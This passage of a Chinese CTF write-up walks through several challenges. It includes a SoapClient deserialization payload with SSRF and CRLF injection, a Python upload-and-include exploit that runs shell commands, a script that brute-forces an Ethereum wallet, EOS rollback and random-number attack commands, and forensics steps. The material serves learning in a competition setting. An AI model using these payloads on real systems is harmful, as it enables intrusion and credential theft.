16. drwxr-xr-x 1 root     root     4096 Aug  5 18:03 ..
17. -rw-r--r-- 1 www-data www-data   29 Aug  5 18:07 jaivy.php
18. root@kali64:~#
```

这里构造反序列化+SSRF+CRLF的时候注意几个点

- `Content-Type` 要设置成 `application/x-www-form-urlencoded`
- 验证码
- PHPSESSID
- 账号密码
- Content-Length。小心“截断”和“多取”问题导致登录失败。建议把Content-Length设置得大一些，然后再code参数后面加个与符号隔开即可。(与符号代表变量的分隔)
    a. `\x0ausername=admin&password=jaivypassword&code={}&\x0d\x0a\x0d\x0aPOST /foo\x0d\x0a`

另外再放出一个构造payload的php脚本

```
1. <?php
2. $location = "http://127.0.0.1/index.php?action=login";
3. $uri = "http://127.0.0.1/";
4. $event = new SoapClient(null,array('user_agent'=>"test\r\nCookie:
PHPSESSID=gv1jimuh2ptjp1j6o2apvqp0h2\r\nContent-Type: application/x-www-form-
urlencoded\r\nContent-Length:
100\r\n\r\nusername=admin&password=jaivypassword&code=400125&xxx=",'location'=>$location
,'uri'=>$uri));
5. $c = (serialize($event));
6. echo urlencode($c);
```

getshell_2

进入内网之后通过做代理扫描即可发现还存在一个内网ip `172.18.0.2`，访问它能够发现如下代码

```
1. <?php
2.     $sandbox = '/var/sandbox/' . md5("prefix" . $_SERVER['REMOTE_ADDR']);
3.     @mkdir($sandbox);
4.     @chdir($sandbox);
5.     if($_FILES['file']['name'])
6.     {
7.         $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']
['name'];
```

```
        if (!is_array($filename))
        {
            $filename = explode('.', $filename);
        }
        $ext = end($filename);
        if($ext==$filename[count($filename) - 1])
        {
            die("try again!!!");
        }
        $new_name = (string)rand(100,999).".".$ext;
        move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
        $_ = $_POST['hello'];
        if(@substr(file($_)[0],0,6)==='@<?php')
        {
            if(strpos($_,$new_name)===false)
            {
                include($_);
            }
            else
            {
                echo "you can do it!";
            }
        }
        unlink($new_name);
    }
    else
    {
        highlight_file(__FILE__);
    }
```

此处getshell，对应的exp如下：

```
import requests
import hashlib
target = "http://172.18.0.2/"
ip = "172.18.0.3"
path = "/var/sandbox/%s/"%hashlib.md5(("prefix"+ip).encode()).hexdigest()
#proxies={'http':'http://127.0.0.1:8080'}
files = {"file":("x",open("1.txt","rb")),"file[1]":(None,'a'),"file[0]":
(None,'b'),"hello":(None,"php://filter/string.strip_tags/resource=/etc/passwd")}
try:
    for i in range(10):
        requests.post(target,files=files,)
except Exception as e:
    print(e)
for i in range(0,1000):
    files = {"file":("x",open("1.txt","rb")),"file[1]":(None,'a'),"file[0]":
(None,'b'),"s":(None,"system('cat /etc/flag*');"),"hello":(None,path+str(i)+'.b')}
    resp = requests.post(target,files=files,).text
    if len(resp)>0:
        print(resp,i)
        break
```

至于如何找到flag文件，可以直接使用如下的find命令

```
find / -name "*flag*"
```

misc

Mine Sweeping

分析

Elements.cs

```
class Elements: MonoBehaviour
{
    void Awake()
    {
        int x = (int)transform.position.x;
        int y = (int)transform.position.y;
        //根据全局的数组设置该格子是雷还是空地
        bIsMine = (((MayWorldBeAtPeace[x, y] ^ AreYouFerryMen[x, y]) - 233) / 2333) == 1 ? true : false;
        //根据格子的position，将物体实例绑定到网格中
        Grids._instance.eleGrids[(int)transform.position.x, (int)transform.position.y] = this;
        //网格中对应格子数值设置
        Grids._instance.DevilsInHeaven[(int)transform.position.x, (int)transform.position.y] = (bIsMine == true ? 1 : 0);
        //隐藏reset按钮
        resetButton = GameObject.FindGameObjectWithTag("resetButton");
        if (resetButton)
            resetButton.SetActive(false);
    }
    // Start is called before the first frame update
    void Start()
    {
        //初始化时混淆地图
        Grids._instance.ChangeMap();
        //测试用
        //DawnsLight();
    }
    ...
    void OnMouseUpAsButton()
    {
        //鼠标点击对应格子触发
        if (!Grids._instance.bGameEnd && !bIsOpen)
        {   //未翻开
            //设置翻开
            bIsOpen = true;
            int nX = (int)transform.position.x;
            int nY = (int)transform.position.y;
            if (bIsMine)
            {
                //显示雷
                SafeAndThunder(0);
                Grids._instance.bGameEnd = true;
```

```
                //游戏失败
                Grids._instance.GameLose();
                print("game over: lose");
            }
            else
            {
                //翻到的不是雷，显示周围雷的数量+翻开相邻的周围无雷的格子
                int adjcentNum = Grids._instance.CountAdjcentNum(nX, nY);
                SafeAndThunder(adjcentNum);
                Grids._instance.Flush(nX, nY, new bool[Grids.w, Grids.h]);
            }
            if (Grids._instance.GameWin())
            {
                //游戏胜利
                Grids._instance.bGameEnd = true;
                print("game over: win");
            }
        }
    }
}
```

Elements.cs是挂在每个格子身上的脚本，Awake中确定该格子是雷还是空地，Start中将地图中固定的六个摇摆位随机化，OnMouseUpAsButton检测当前格子是不是雷，并作出相应处理

Grid.cs

```
    public bool GameWin()
    {
        foreach (Elements ele in eleGrids)
        {
            if (!ele.bIsOpen && !ele.bIsMine)
            {   //存在没翻开且不是雷的
                return false;
            }
        }
        foreach (Elements ele in eleGrids)
        {   //加载最后的图片
            ele.DawnsLight();
        }
        return true;
    }
    public void ChangeMap()
    {
        System.Random ran = new System.Random((int)System.DateTime.Now.Millisecond);
        const int SwingNum = 6;
        const int Start = 0;
        const int End = 100;
        int[] SwingPosX = new int[SwingNum]{ 9, 15, 21, 10, 18, 12, };
        int[] SwingPosY = new int[SwingNum]{ 0, 7, 15, 3, 16, 28 };
        int[] RandomNum = new int[SwingNum];
        for (int i = 0; i < SwingNum; i++)
        {
            RandomNum[i] = ran.Next(Start, End);
        }
```

```
        for (int i = 0; i < SwingNum; i++)
        {
            int x = SwingPosX[i];
            int y = SwingPosY[i];
            eleGrids[x, y].bIsMine = RandomNum[i] > 60 ? false : true ;
            DevilsInHeaven[x, y] = eleGrids[x, y].bIsMine == true ? 1 : 0;
        }
    }
```

Grid.cs是控制网格的脚本，主要就是检测游戏输赢以及是否按下reset按钮，ChangeMap函数会将六个摇摆位的01随机化，起到混淆作用

exp

1. 直接做，每次点到雷了，就记录雷的位置，反正reset按钮只会将格子都翻面，不会改变格子的01值，保守估计30min可以解决
2. 逆向，分析Elements.cs，得知每个格子是不是雷，是通过全局数组决定的，然后拿全局数组MayWorldBeAtPeace和AreYouFerryMen做对应处理就可以了
3. 动态调试，在游戏进去后查看Grid.cs中的，用来保存游戏数据以便reset按钮执行的DevilsInHeaven数组，解决
4. 改代码，通过底层修改Grid.cs中检测游戏输赢的if语句，直接加载最后的二维码

DeepInReal

压缩包解压得到三个文件。

先看 `from-officer.txt`。

大概意思是说，这个二进制文件是从嫌疑人的移动硬盘里恢复出来的，是一个 `AES-256` 加密文件，解密的密钥是世界上最常用和最弱的。
根据 `officer` 的提示，我们可以上网查一下世界上最常用和最弱的密码是什么。

根据维基百科的记录， 2019 年最常用的密码排在第一位的是 `123456` 。
那么我们用题目所提供的加解密软件 `WinAES` 和密钥 `123456` 即可解密 `recovered.bin` 文件。

得到解密文件 `recovered.bin.decrypted`，很自然地想查看文件类型，就去查看一下文件的头部。

这个文件原名叫 `linj.vmdk`，是一个 `vmdk` 映像文件。它的文件头部被修改过，我们可以参照其它 `vmdk` 格式的文件头部，把头部改回正常。

这时候就是一个正常的 `vmdk` 文件了。我们可以使用 开源取证工具 或者 商业取证工具 进行 静态取证，也可以使用 专业仿真软件 或者 `VMware` 进行 动态取证。
我这里使用 取证大师 进行 静态取证，使用 `VMware` 进行 动态取证。
在 `VMware` 中加载这个镜像文件，开机后登录系统需要密码，密码提示 `headers` 。
刚才我们在文件头处看到了 `i_love_kdmv`，这个就是系统登录的密码。

登录后，在桌面右上角看到一张便签，大概意思是，“你不应该到这里来，我已经删除了一条重要的钥匙，怎么找到我？”。
这里的“我”指的是“便签”。嫌疑人很可能使用系统自带的功能进行信息的隐藏。我们可以先找到 `windows 10` 下创建标签的方式，就是按下 `win+w` 键。

从右边弹出的侧菜单栏可以看到，`sketchpad` 功能处写着 `bitlock`，点进去看看。

可以看到 `bitlocker` 的密码，`linj920623!@#`，系统中确实存在一个 `bitlocker` 的加密盘。

使用密码进行解密，可以成功解开加密盘。

加密盘里有两个值得留意的文件。

一个是数字货币加密钱包文件，另一个是密码字典。这可能是嫌疑人用来进行资金流通的数字货币钱包。
我们尝试写个脚本，使用密码字典对加密钱包文件进行暴力破解。

```
1. import eth_keyfile
2. import json
3. fp = open('ethpass.dict', 'r')
4. wallet = json.loads(open('UTC--2019-07-09T21-31-39.077Z-
-266ed8970d4713e8f2701cbe137bda2711b78d57', 'r').read())
5. while True:
6.     try:
7.         password = fp.readline().strip().encode('ascii')
8.         if len(password) <= 0 :
9.             print("password not found")
10.             break
11.     except:
12.         continue
13.     try:
14.         result = eth_keyfile.decode_keyfile_json(wallet, password)
15.     except:
16.         continue
17.     print(password)
18.     print(result)
19.     break
```

暴力破解可以得到结果，加密钱包密码为 `nevada`，钱包私钥为 `VeraCrypt Pass: V3Ra1sSe3ure2333`。
私钥提示我们有一个 `VeraCrypt` 加密的容器，它的加密密码为 `V3Ra1sSe3ure2333`。
那么我们需要先找到这个容器文件。这里可以使用全盘搜索包含特定字串的方法，找到这个加密容器文件。我这里使用 `取证大师` 进行取证，直接在 `加密文件` 处可以找到这个文件。

可是在 `VMware` 相对应的路径下找不到这个文件，想起便签处的提示，可能在系统加载的时候该文件被删除了。
我们在系统启动项处，找到一个自动删除 `.mylife.vera` 文件的隐藏脚本文件。嫌疑人故意设置了一个简易的开机自删除功能。

那么我们可以直接在 `取证大师` 中导出该文件，也可以从系统盘的用户缓存目录下找到该文件。
使用 `VeraCrypt` 和之前找到的密码 `V3Ra1sSe3ure2333` 进行解密并挂载。


我们可以找到看到加密容器内，一共有 `184` 个文件，有一堆生活照，还有一个 `readme` 文件。

`readme` 文件提示这里有 `185` 个文件，其中 `183` 张照片是我的生活照，所以必然有一个文件被隐藏了。
这个文件系统为 `NTFS`，想起嫌疑人可能使用 `NTFS交换数据流` 的方式进行文件隐藏。
在 `cmd` 下使用 `dir /r` 命令可以看到隐藏文件 `528274475768683480.jpg:k3y.txt:$DATA`。

使用 `notepad 528274475768683480.jpg:k3y.txt` 命令，直接使用记事本打开被隐藏的文件。

可以得到一串密码 `F1a9ZiPInD6TABaSE`，并且根据密码的提示，`flag.zip` 文件在数据库里。嫌疑人可能把重要文件存放在电脑的数据库里。
想起嫌疑人的电脑装有 `phpStudy` 和 `Navicat`，直接启动 `mysql`，使用 `Navicat` 查看数据库。

看到几个数据库的名称，与 `bitlocker` 加密盘下 `gambling` 文件夹里的几个 `.sql` 文件名一致。



那么我们可以比较 `.sql` 文件里的数据与数据库里的数据，找到数据库 `tencent` 里多了一张表 `auth_secret` 。

字段名为 `file`，字段值是一串 `base64` 编码字符串。
导出解码，转换为二进制文件，得到一个 `zip` 文件。

压缩包注释里提示，“这是一个真正的flag文件”，需要找到密码解开。
我们用之前找到的密码 `F1a9ZiPInD6TABaSE`，解开 `flag.txt` 文件。

成功找到嫌疑人隐藏的重要信息。
Flag：`de1ctf{GeT_Deep3r_1N_REAl_lifE_fOrEnIcs}`

Easy EOS

方法一：交易回滚攻击

经观察，发现`bet action`在一次交易中完成了猜数字游戏，并且发现若赢了，则users表中win的次数+1；若输了，则users表中lost的次数+1。
可以通过部署合约，通过`inline action`的方式，分别进行猜数字和判断。第一个`action`猜数字，第二个`action`进行判断刚刚是否赢了。若赢了，则通过；若输了，则抛出异常，使整个交易回滚。（耍赖）
攻击方式

```
# 设置权限
cleos set account permission gllrgjlqclkp active '{"threshold": 1,"keys": [{"key": "EOS7fyKcyPhP5P4S5xXqLzYEFg5bYuYRvxzsX3UJ5W7vAxvXtgYAU","weight": 1}],"accounts": [{"permission":{"actor":"gllrgjlqclkp","permission":"eosio.code"},"weight":1}]}' owner -p gllrgjlqclkp@owner
# 编译合约
cd attack4
```

```
5. eosio-cpp -o attack4.wasm attack4.cpp
6. # 部署合约
7. cleos set contract gllrgjlqclkp . -p gllrgjlqclkp@active
8. # 调用makebet方法多次，直到账号win次数大于等于10
9. cleos push action gllrgjlqclkp makebet '[]' -p gllrgjlqclkp@active
10. # 请求发送flag
11. cleos push action de1ctftest11 sendmail '["gllrgjlqclkp", "xxxx@qq.com"]' -p
gllrgjlqclkp@active
```

方法二：伪随机数攻击

经过反编译得到伪随机数产生的算法，部署相应的合约，在一次交易中，计算将要产生的随机数，然后用该随机数调用目标合约的`bet action`。

攻击方式

```
1. # 设置权限
2. cleos set account permission btdaciaibmfp active '{"threshold": 1,"keys": [{"key":
"EOS7fyKcyPhP5P4S5xXqLzYEFg5bYuYRvxzsX3UJ5W7vAxvXtgYAU","weight": 1}],"accounts":
[{"permission":{"actor":"btdaciaibmfp","permission":"eosio.code"},"weight":1}]}' owner -
p btdaciaibmfp@owner
3. # 编译合约
4. cd attack
5. eosio-cpp -o attack.wasm attack.cpp
6. # 部署合约
7. cleos set contract btdaciaibmfp . -p btdaciaibmfp@active
8. # 调用makebet方法10次
9. cleos push action btdaciaibmfp makebet '[]' -p btdaciaibmfp@active
10. # 请求发送flag
11. cleos push action de1ctftest11 sendmail '["btdaciaibmfp", "xxxxxx@gmail.com"]' -p
btdaciaibmfp@active
```

DeepEncrypt

赛题背景

如今机器学习以及深度学习在各个领域广泛应用，包括医疗领域、金融领域、网络安全领域等等。深度学习需要大量的训练数据作为支持，然而如何保证训练的数据的安全性是值得我们考虑的。现在提出了许多基于深度学习模型的模型逆向攻击，来对用户的数据进行窃取。

本题模拟了一种基于深度学习的模型，对一些用户数据（flag）进行一系列的处理之后生成“加密”之后的数据，让选手使用提供的数据，训练解密模型，获取原始的flag。

赛题流程

提供文件：

- flag_sample.txt :用于训练的flag样本。
- enc_sample.txt :用于训练的加密之后的flag样本。
- enc.hdf5: 基于keras训练的flag加密模型。
- flag_enc.txt: 选手需要解密的flag (flag in server-> enc.hdf5-> flag_enc.txt)

提供接口：

用于给选手提交解密之后的flag，和真实flag进行对比，误差小于0.2（可以减小误差要求，增加难度）即可通过，给出真实flag。

```python
import numpy as np
flag = np.loadtxt(“../data/flag.txt”)
true_flag = “de1ctf{xxx_xxx_xxx}”
threshold=0.2
def mse(true, predict):
```

loss = np.average(np.abs(true - predict))
print(loss)
return loss
def judge(predict):
if mse(flag, predict) < threshold:
print(true_flag)
else:
print(“You can’t fool me”)
if **name** == “**main**“:
inp = input(“Input your flag_dec result:”)
inp = np.asarray(inp.split(‘ ‘), dtype=float)
judge(inp)

解题脚本

利用AutoEncoderDecoder思路，利用所给的Enc模型，训练解密模型。

可以直接运行`python solve.py`，结果在flag_dec.txt中，直接复制到到云服务器上进行检验，底下也有已经通过解密的结果。（可能要跑几次才能出结果，所以我测试的时候用的是本地测试）

requirements
keras
sklearn
numpy

```
Dec model:
|Layer (type)|                 Output Shape|              Param |
|:---:|:---:|:---:|
|input_1 (InputLayer)|         (None, 64)|                0|
|dense_1 (Dense)  |            (None, 2048)|              133120|
|dense_2 (Dense)|              (None, 2048) |             4196352|
|dense_3 (Dense) |             (None, 128)   |            262272  |
Total params: 4,591,744
Trainable params: 4,591,744
Non-trainable params: 0
_________________________________________________________________
AutoEncoderDecoder:
|Layer (type)|                 Output Shape|              Param |
|:---:|:---:|:---:|
|Enc (Model)|                  (None, 64)|                8256 |
|Dec (Model)|                  (None, 128)               |4591744 |
Total params: 4,600,000
Trainable params: 4,591,744
Non-trainable params: 8,256
```

```python
def dec_model(enc_shape, flag_shape):
    inp = Input((enc_shape,))
    h = Dense(2048)(inp)
    h = Dense(2048)(h)
    out = Dense(flag_shape, activation='sigmoid')(h)
    return Model(inp, out)
def load_data(flag_name, enc_name):
    '''
    :param path: data path
    :return:
        flag_sample: shape=(512,128)
```

```
        enc_sample:shape=(512,64)
    '''
    flag_sample = np.loadtxt(flag_name)
    enc_sample = np.loadtxt(enc_name)
    return flag_sample, enc_sample
def train_dec(flag_sample, enc_sample):
    flag_shape = flag_sample.shape[-1]
    enc_shape = enc_sample.shape[-1]
    Enc_model = load_model("../model/enc.hdf5")
    Enc_model.name = "Enc"
    Dec_model = dec_model(enc_shape, flag_shape)
    print("Train Dec_model")
    Enc_model.trainable = False
    inp = Enc_model.inputs
    dec = Enc_model(inp)
    out = Dec_model(dec)
    model = Model(inp, out)
    model.compile(loss='mean_absolute_error', optimizer='Adam')
    print(model.summary())
    ear = EarlyStopping(monitor='val_loss', patience=10, mode='min',
restore_best_weights=True)
    model.fit(flag_sample, flag_sample, batch_size=512, epochs=100000000, verbose=2,
validation_split=0.1,
              callbacks=[ear])
    print(Dec_model.summary())
    Dec_model.save(dec_loss0.177.hdf5)
def solve():
    Dec_model = load_model(dec_loss0.177.hdf5)
    flag_enc = np.loadtxt("../data/flag_enc.txt").reshape(1, -1)
    flag_dec = Dec_model.predict(flag_enc)
    np.savetxt("../data/flag_dec.txt", flag_dec)
    # print(flag_dec[0])
    judge(flag_dec[0])
```

结果

loss: 0.17741050019098772

delta{xxx_xxx_xxx}

flag:

1 0 1 1 1 1 0 1 1 1 0 1 0 0 0 1 0 1 1 1 1 1 1 1 1 1 0 0 0 0 1 0 1 1 0 1 0 0 0 1 0 0 0 1 0 1 0 0 0 1 1 1 0 1 1 0 1 1 0 0 0 0 1 1 0 0 1 1 0 0 0 0 1 1 1 1 0 0 1 0 0 0 0 0 1 1 0 0 1 1 1 1 0 1 0 1 1 1 1 0 0 0 1 1 0 0 1 1 0 0 0 1 1 1 1 0 0 1 0 0 1 1 1 0 1 1 1 0 0

flag_enc:

-4.286013841629028320e-01 9.896190166473388672e-01 4.559664130210876465e-01 8.176887035369873047e-01 8.356271386146545410e-01 3.765194416046142578e-01 1.687297374010086060e-01 3.029667437076568604e-01 5.969925522804260254e-01 5.114848613739013672e-01 9.926454722881317139e-02 9.131879210472106934e-01 -2.152046710252761841e-01 8.866041898727416992e-02 3.317154347896575928e-01 9.851776361465454102e-01 7.276151180267333984e-01 8.283065557479858398e-01 1.823632977902889252e-03 3.699935588504791260e-01 6.979680061340332031e-02 1.828217357397079468e-01 5.757516622543334961e-01 1.914786100387573242e-01 3.244600296020507812e-01 1.111515283584594727e+00 5.159097313880920410e-01 1.231751441955566406e-01 -3.645407259464263916e-01 7.166512608528137207e-01 1.389274299144744873e-01 7.724004983901977539e-02 7.178838849067687988e-01 -9.603453427553176880e-02 5.028448104858398438e-01

3.499638140201568604e-01 8.395515680313110352e-01 6.976196765899658203e-01 2.5937610864639282 23e-01 7.141951918601989746e-01 6.022385954856872559e-01 1.0017402172088623 05e+00 -2.897696197032928467e-01 1.448748558759689331e-01 8.4089142084121704 10e-01 2.470737695693969727e-01 4.430454969406127930e-01 -2.019447684288024902e-01 8.161327838897705078e-01 2.832469642162322998e-01 6.612138748168945312e-01 9.899861216545104980e-01 2.219144105911254883e-01 1.322134375572204590e+00 7.497617006301879883e-01 9.182292222976684570e-01 6.070237755775451660e-01 3.877772092819213867e-01 3.660472482442855835e-02 7.972034811973571777e-01 -2.158393338322639465e-02 5.925227403640747070e-01 5.734952688217163086e-01 -5.487446486949920654e-02

flag_dec:

9.999969005584716797e-01 1.000000000000000000e+00 1.000000000000000000e+00 8.216343522071838379e-01 1.000000000000000000e+00 2.449917824165481761e-09 4.793806410857692768e-13 9.827108979225158691e-01 1.000000000000000000e+00 9.518706798553466797e-01 4.392772812167322627e-09 6.113789975643157959e-03 4.152511974098160863e-05 4.196180736215637808e-09 7.207927703857421875e-01 2.705646342008542066e-14 6.214135623849870171e-07 9.999998807907104492e-01 9.499107003211975098e-01 1.000000000000000000e+00 1.000000000000000000e+00 1.000000000000000000e+00 1.000000000000000000e+00 1.000000000000000000e+00 9.999998807907104492e-01 1.134839401270570924e-12 1.000000000000000000e+00 1.000000000000000000e+00 1.772474402327793816e-22 9.627295136451721191e-01 8.082498652584035881e-07 5.288467742502689362e-03 1.000000000000000000e+00 1.356615761025602163e-14 9.699743986129760742e-01 9.680391289293766022e-03 1.000000000000000000e+00 3.494189800782449007e-13 1.000000000000000000e+00 3.159084932123808198e-14 2.154111511019039804e-14 5.770184313065346467e-16 1.000000000000000000e+00 1.002021781459916383e-05 9.999998807907104492e-01 8.955678204074501991e-04 1.000000000000000000e+00 9.489459000600186244e-18 8.299213051795959473e-01 9.961280226707458496e-01 9.470678567886352539e-01 1.103274103880202014e-22 1.000000000000000000e+00 6.979074478149414062e-01 2.365609405194221800e-20 1.000000000000000000e+00 1.000000000000000000e+00 1.236146737271584528e-13 6.457178387790918350e-04 5.910291671752929688e-01 9.847130749696120233e-11 1.000000000000000000e+00 2.832969698829401750e-07 3.806088219523060032e-21 4.788258164282160009e-21 1.000000000000000000e+00 1.000000000000000000e+00 9.999659061431884766e-01 6.373043248686371953e-08 9.844582080841064453e-01 1.429801388397322626e-09 9.504914879798889160e-01 9.991403818130493164e-01 2.418865845658057272e-19 1.000000000000000000e+00 2.270782504153226976e-17 2.376812939172689987e-12 1.000000000000000000e+00 1.241249365389798104e-14 1.346701979637145996e-01 3.604641086571485015e-16 3.174040572003981712e-17 2.682143889551155425e-18 1.000000000000000000e+00 1.000000000000000000e+00 1.364883929491043091e-01 4.823155208555363060e-09 8.947684168815612793e-01 4.979012906551361084e-02 9.936627149581909180e-01 1.000000000000000000e+00 6.171471613924950361e-05 1.000000000000000000e+00 3.350817401326366962e-10 9.962311387062072754e-01 8.754302263259887695e-01 1.577300601240949618e-08 1.000000000000000000e+00 8.513422443141155371e-14 1.534198522347082760e-13 4.049778076177301201e-16 5.455599006151120746e-18 8.422639439231716096e-06 6.625648587942123413e-02 2.438588886377601739e-09 1.000000000000000000e+00 1.000000000000000000e+00 3.147949101389713178e-08 7.443545779750593283e-11 7.562025007915029740e-13 9.984059929847717285e-01 1.000000000000000000e+00 1.000000000000000000e+00 9.997273981571197510e-02 6.106127430939578549e-13 4.462333163246512413e-05 9.999997615814208984e-01 1.432137628991099035e-24 9.999928474426269531e-01 1.000000000000000000e+00 2.727753134479371511e-09 1.000000000000000000e+00 2.289682043965513003e-07 9.587925076484680176e-01 9.999778270721435547e-01 1.000000000000000000e+00 1.434007310308516026e-03 7.365300120909523685e-07

Upgrade

出这个类型的题，主要是考察选手对加密固件的提取，题目涉及的是DIR-850L固件的真实加解密，也是希望选手在做了题之后有所收获，能够在真实设备上做进一步的漏洞挖掘

这道题有两个预期解，一是直接通过逆向升级的部分编写解密脚本，加密不是很难，已给出了AES所需的key，对设备有一

些研究的在看了这个cgi-bin之后通常都能猜到是哪些型号，所以我patch掉了一些信息；二是巧解，在固件升级的过程中他可以直接调用解密程序对固件解密，所以需要qemu运行一个同架构的虚拟机，然后调用解密程序解出来